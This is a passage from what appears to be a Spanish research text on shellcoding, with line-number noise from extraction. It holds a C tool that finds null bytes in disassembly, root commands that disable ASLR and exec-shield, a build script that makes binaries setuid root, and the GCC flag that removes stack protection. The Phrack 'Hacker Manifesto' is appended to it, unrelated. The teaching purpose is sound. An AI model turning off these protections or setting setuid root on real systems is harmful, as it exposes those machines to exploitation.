29
     while ( ((linea[10+i] != '\n') || (linea[10+i] != '\0')) &&
30
     ((i+10) < strlen(linea))) {
31
       Opcode[i-j] = linea[10+i];
32
       i++;
33
     }
34
35
```

```
i = 0;
36
     while ( CodigoMaquina[i] != '\0' ) {
37
        if ( ((i % 2) == 0 ) && ( CodigoMaquina[i] == 48 ) &&
38
        ( CodigoMaquina[i+1] == 48 ) ) {
39
          //Tenemos un byte nulo
40
          printf("Byte Nulo en %s perteneciente a la
41
                               %s\n", CodigoMaquina, Opcode);
          instruccion
42
          BytesNulos++;
43
       }
44
       i++;
45
     }
46
   }//Fin for
47
   printf("\nHay un total de %d bytes nulos\n", BytesNulos);
48
   }
49
```

Código 71. Salida.h

Nullbytes.c

```
#include <stdio.h>
1
   #include <stdlib.h>
2
   #include <unistd.h>
3
   #include <string.h>
4
   #include <signal.h>
   #include "Mensajes.h"
6
   #include "Salida.h"
7
   /*********************
8
   * Este codigo interpretara la salida del comando: *
9
               ndisasm -b32 ejecutable
10
   *******************
11
   void Errors (int numError);
12
   void Mensaje();
13
   int main(int argc, char **argv) {
14
   Mensaje();
15
   signal(SIGCHLD, SIG_IGN);
                                    //Els fills matats no
16
      quedaran zombis
   if ( argc < 2 || argc > 2 ) Errors(1);
17
   if ( strcmp(argv[1],"--help") == 0 || strcmp(argv[1],"-h") ==
18
      0 ) Errors(7);
   int fd[2], pid;
   char salida[10000], argumentos[150];
20
21
   bzero(argumentos, sizeof(argumentos));
22
   if ( strlen(argv[1]) > 144 ) Errors(6);
23
^{24}
```

```
strncat(argumentos, argv[1], 144);
^{25}
26
            if ( pipe(fd) == -1 ) Errors(2);
27
            pid = fork();
28
            switch (pid) {
29
                    case -1: Errors(3); break;
                                                                                                                             //No s'ha creat el nou
30
                               proces
                    case 0:
31
                            close(fd[0]);
32
                            //Tot el que surti per pantalla ho enviem a fd[1]
33
                            if ( dup2(fd[1],1) == -1 ) Errors(4);
34
                            //Executem ndisasm -b32 contem ndisa
35
                            if ( execlp("ndisasm", "ndisasm", "-u", argumentos, NULL)
36
                                       == -1 ) Errors(5);
                            close(fd[1]);
37
                    break;
38
                    default:
39
                            close(fd[1]);
40
                            bzero(salida, sizeof(salida));
41
                            read (fd[0], salida, 10000);
42
                            Proceso (salida);
43
                            close(fd[0]);
44
                            kill(pid, SIGKILL);
45
                    break;
46
            }
47
48
            return 0;
49
            }$
50
```

Código 72. Nullbytes.C

B. Apéndice II

En este apéndice se explican algunas de las medidas de seguridad implementadas por el sistema operativo Unix y el compilador GCC. Además, también se detalla el modo de desactivar dichas medidas de seguridad.

Por otro lado, en este apéndice también se detallan los diferentes métodos de compilación que se han utilizado en esta investigación para generar los ejecutables necesarios.

Medidas de seguridad

La principal medida de seguridad que implementa el sistema operativo Linux es la conocida como Address Space Layout Randomization o ASLR. Esta medida de seguridad se basa en randomizar la posición de memoria donde se ubican algunas estructuras de datos en memoria, como, por ejemplo, la pila.

En la mayoría de sistemas basta con ejecutar los siguientes comandos para desactivar esta medida de seguridad. Estos comandos se deben ejecutar como usuario root.

```
echo "0" > /proc/sys/kernel/randomize_va_space
echo "0" > /proc/sys/kernel/exec-shield
echo "0" > /proc/sys/kernel/exec-shield-randomize
```

Código 73. Desactivando medidas de seguridad

Para comprobar que ASLR está desactivada, basta con ejecutar el siguiente código fuente varias veces.

```
#include <stdio.h>
1
2
   int main(int argc, char ** argv) {
3
5
            int reg_esp;
6
            __asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
7
8
            printf("ESP value: %p\n", (void *) reg_esp);
9
10
            return 0;
   }
```

Código 74. Comprobando ASLR

Si el valor del registro *esp* que se muestra al ejecutar este código varias veces es diferente, significa que la medida de seguridad ASLR está activada. Si el valor es el mismo después de varias ejecuciones, ASLR está desactivada.

Como se puede comprobar a continuación, ASLR está activado:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbfdc8140
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbfd09ad0
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbfabb960
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/SecurityMesures$ ./isASLREnabled
ESP value: 0xbf8b6970
```

Código 75. ASLR activado

Sin embargo, cuando se ejecutan las instrucciones comentadas anteriormente, se puede comprobar que la randomización de direcciones se desactiva:

Código 76. ASLR desactivado

Como se puede ver, no se ha modificado el valor del archivo exec-shield-randomize. Esto se debe a que en el sistema operativo desde el que se están ejecutando estas operaciones, dicho archivo no existe. Dependiendo de cada sistema, es posible que se deban modificar la totalidad de los archivos mencionados o sólo algunos de ellos. Para obtener más información sobre los métodos de seguridad implementados por el sistema operativo y sus consecuencias sobre la ejecución de shellcodes, a pie de página se referencian algunos enlaces con más información⁴⁷, ⁴⁸ 49 50.

Métodos de compilación

⁴⁷http://www.wadalbertia.org/foro/viewtopic.php?f=6&t=6048&sid=ac23ff1e49ce104365b1ce93c2a0d076

⁴⁸http://www.vlan7.org/2010/10/shellcoding-sin-gcc-solo-con-nasmld.html

⁴⁹http://www.vlan7.org/2010/10/creando-shellcodes-position-independent.html

⁵⁰http://www.vlan7.org/2010/10/shellcoding-vueltas-con-el-flag-nx.html

En esta investigación se han utilizado diferentes métodos de compilación para diferentes situaciones. En cada una de estas situaciones ya se ha justificado el porqué de dicha elección, por esta razón, en este apartado sse explicará qué es lo que se consigue compilando el código de un modo u otro.

Para la mayoría de códigos en ensamblador compilados en este trabajo se ha utilizado el siguiente *script*:

```
#!/bin/bash
1
2
   echo "####
                     Generating executable...
                                                      ####"
   source=$1;
3
   sourceDOTo='echo ${source/.S/.o}'
4
   executable='echo ${source/.S/}'
5
   echo "sourceDOTo = $sourceDOTo"
6
   echo "executable = $executable"
7
   nasm -f elf $source
8
   ld -o $executable $sourceDOTo
9
   sudo chown root $executable
10
   sudo chmod +s $executable
11
```

Código 77. Script para la generación de los ejecutables

Con la cuarta línea se almacena en la variable sourceDOTo el valor del parámetro pasado sin la extensión .S. Con la quinta línea se elimina la extensión .S del parámetro pasado al script.

Con la instrucción de la octava línea ensambla el archivo pasado como argumento en el formato ejecutable ELF. La siguiente instrucción linca el archivo generado por la herramienta nasm y genera el ejecutable final. Con la penúltima línea se modifica el propietario del ejecutable para que sea el usuario root. Con la última línea se especifica que el ejecutable se ejecute con el identificador de usuario efectivo del usuario que es propietario del ejecutable.

Por otro lado, los códigos fuentes en C se han compilador con el compilador GCC. Una de las sintaxis más básicas utilizadas en el momento de compilador un código fuente es:

```
gcc sourceCode.c -o executable
```

Código 78. Sintaxis básica de GCC

Con esta sintaxis se consigue compilar el código fuente sourceCode.c y generar el ejecutable executable..

A parte de esta sintaxis, GCC proporciona muchísimas más opciones de compilación. En esta investigación se han utilizado, básicamente, dos modificadores más.

El primero de ellos es el modificador -g con lo que se generan símbolos de depuración

para que la depuración del ejecutable sea más fácil. Gracias a este modificador, por ejemplo, un programador puede obtener leer el valor de las variables de un programa a partir de su nombre desde el depurador gdb.

El otro modificador que se ha utilizado en esta investigación ha sido -fno-stack-protector. Con este modificador se le especifica a GCC que no implemente ningún tipo de protección en la pila. Si no fuera por la especificación de este modificador, cuando ocurriera un desbordamiento de búfer en la pila su explotación, en teoría, se prevendría.

==Phrack Inc.==

Volume One, Issue 7, Phile 3 of 10

The following was written shortly after my arrest...

The Conscience of a Hacker

by

+++The Mentor+++

Written on January 8, 1986

Another one got caught today, it's all over the papers. "Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...

Damn kids. They're all alike.

But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker? Did you ever wonder what made him tick, what forces shaped him, what may have molded him?

I am a hacker, enter my world...

Mine is a world that begins with school... I'm smarter than most of the other kids, this crap they teach us bores me...

Damn underachiever. They're all alike.

I'm in junior high or high school. I've listened to teachers explain for the fifteenth time how to reduce a fraction. I understand it. "No, Ms. Smith, I didn't show my work. I did it in my head..."

Damn kid. Probably copied it. They're all alike.

I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me...

Or feels threatened by me...

Or thinks I'm a smart ass...

Or doesn't like teaching and shouldn't be here...

Damn kid. All he does is play games. They're all alike.

And then it happened... a door opened to a world... rushing through

the phone line like heroin through an addict's veins, an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.

"This is it... this is where I belong..."

I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...

Damn kid. Tying up the phone line again. They're all alike...

You bet your ass we're all alike... we've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless. We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils, but those few are like drops of water in the desert.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Mentor+++